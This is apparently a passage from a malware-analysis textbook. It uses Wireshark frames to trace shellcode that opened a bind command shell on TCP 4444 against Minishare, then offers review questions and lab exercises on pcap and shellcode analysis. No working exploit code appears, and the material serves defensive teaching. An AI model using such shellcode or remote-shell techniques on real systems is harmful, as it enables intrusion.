


Fig. 18.25 TCP analysis




Fig. 18.26 Evidence for ipconfig command

computer running Minishare. Let's explore some frames one at a time. Frame #54 shows interesting bytes as you can see that in the "Packet Bytes" pane. You can see in the "Packet Bytes" pane a text, e.g., "Microsoft Windows XP [Version 5.1.2600]", which is a banner of MS command shell. This banner is unusual over a TCP socket, but we can infer that the shellcode generated a remote bind command shell over TCP 4444. While frames #62, #63, #65 and #67 show that the attacker has executed "dir" command on the victim's computer, frames #70 through #72 show "ipconfig" as an executed command and the responses from the victim confirm the type of the executed command as shown in Fig. 18.26.

18.4.3 Concluding Remarks

Malware is any software or code that can be used to harm (1) a user by stealing sensitive information (2) a computer by executing unwanted commands or downloading or uploading other malware software (3) a network by propagating malware or launching other attacks against external networks. On the other hand, malware analysis can be used to analyse malware and identify its malicious behaviours and track its traffic on the network. We used various tools and techniques to show you different approaches in order to obtain significant information about malware depending on your skills and goals. We have also given a case study that involve using different tools for static and dynamic analysis and for observing malware's network activity.

Review Questions

1. Describe in your own words, what is malware analysis?
2. Describe in your own words, what is shellcode?
3. Describe in your own words, what is buffer overflow?

18.5 Practice Exercise

The purpose of this exercise is to give you an opportunity to practice the skills taught in the chapter as well as simple techniques and tools for quickly analyzing ordinary malware. You are given some binary (or captured network traffic) and text files and asked for answering a few questions related to these files. Some answers might be short and others might require a detailed analysis. Additionally, you are free to use other tools than we described in this chapter.

In the zipped file which contains all the data files used in the book, you will find a ch18 subfolder that contains all the files for this exercise. Make sure you copy and paste these files into a particular folder on your hard disk.

Part A: Using Wireshark to Analyse Network Traffic

This part uses the file network-extract-image.pcap in Q-wireshark subfolder. Use Wireshark as described in the chapter to gain information about the file and answer the questions below.

Questions

Q1. When were the packets captured?
Q2. How many packets or frames in the file?
Q3. What protocols are used in the file? How many packets are for each protocol?
Q4. What IP addresses are involved?
Q5. Reassemble an HTTP stream in frame #14 in order to extract a JPEG image file.

Part B: Using ConvertShellCode and Dependency Walker to Analyse Shellcode

This part uses the file lab1-2.txt and kernel32.dll in Q-ConvertShellCode subfolder. The text file contains shellcode extracted by an IDS. Use ConvertShellCode as described in the chapter to gain information about the file and answer the questions below.

Questions

Q6. How many bytes in the shellcode are?
Q7. How many assembly instructions converted by ConvertShellCode are?
Q8. What is the base address of kernel32.dll?
Q9. Describe how to determine the two functions in the shellcode?

References

1. https://sourceforge.net/projects/convertshellcode/
2. Minishare ver 1.4.1 http://minishare.sourceforge.net/
3. http://www.exploit-db.com/exploits/636/
4. http://edmontonjournal.com/news/local-news/thousands-of-university-of-alberta-students-faculty-put-at-risk-in-malware-security-breach